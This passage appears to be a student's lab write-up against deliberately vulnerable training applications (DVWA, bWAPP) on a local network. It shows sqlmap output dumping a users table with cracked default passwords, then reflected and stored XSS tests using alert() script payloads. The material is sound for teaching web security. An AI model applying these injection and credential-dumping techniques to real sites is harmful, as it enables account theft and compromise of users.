[15:31:47] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[6 entries]
+---------+---------+-----------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                        | password                                    | last_name | first_name |
+---------+---------+-----------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://127.0.0.1/dvwa/hackable/users/admin.jpg   | 21232f297a57a5a743894a0e4a801fc3 (admin)    | admin     | admin      |
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://127.0.0.1/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://127.0.0.1/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
| 6       | user    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | ee11cbb19052e40b07aac0ca060c23ee (user)     | user      | user       |
+---------+---------+-----------------------------------------------+---------------------------------------------+-----------+------------+

[15:31:51] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.20.10.14/dump/dvwa/users.csv'
```

- Understanding cross-site scripting
- Part 1: Discovering Reflected XSS
- This section guides me through how data is injected and subsequently reflected on the webpage in an XSS attack.
- The set-up process is the same as performing the server-side request forgery section.
- To determine if each field has an XSS security vulnerability, the following is inserted to verify:
- First name: <script>alert("Testing Reflected XSS")
- Last name: </script>




- As a result, the server is vulnerable to XSS attacks.


Chromium-browser
Nov 29 15:41
OWASP Juice Shop
bWAPP - XSS
Not secure
172.20.10.14/bWAPP/xss_get.php?firstname=<script>alert%28"Testing+Reflected+XS...
OK

172.20.10.14 says
Testing Reflected XSS

- Part 2: Discovering stored XSS
- This section guides me through how data is injected and subsequently reflected on the webpage in an XSS attack.
- On the XSS-Stored (Blog) page, I entered a message within the text field and clicked Submit. The following is shown below:
- In order to test whether this web application is vulnerable to stored XSS, I entered the following within the text field: <script>alert("Testing Stored XSS") </script>




/ XSS - Stored (Blog) /

Submit Add: ☑ Show all: ☐ Delete: ☐ Your entry was added to our blog!

#	Owner	Date	Entry
1	bee	2023-11-29 16:44:04	Test

- As a result, the following tab pops up and displays that the script was successful. Additionally, when the web page and the stored XSS script will be downloaded and executed on their web browser.



172.20.10.14 says

Testing Stored XSS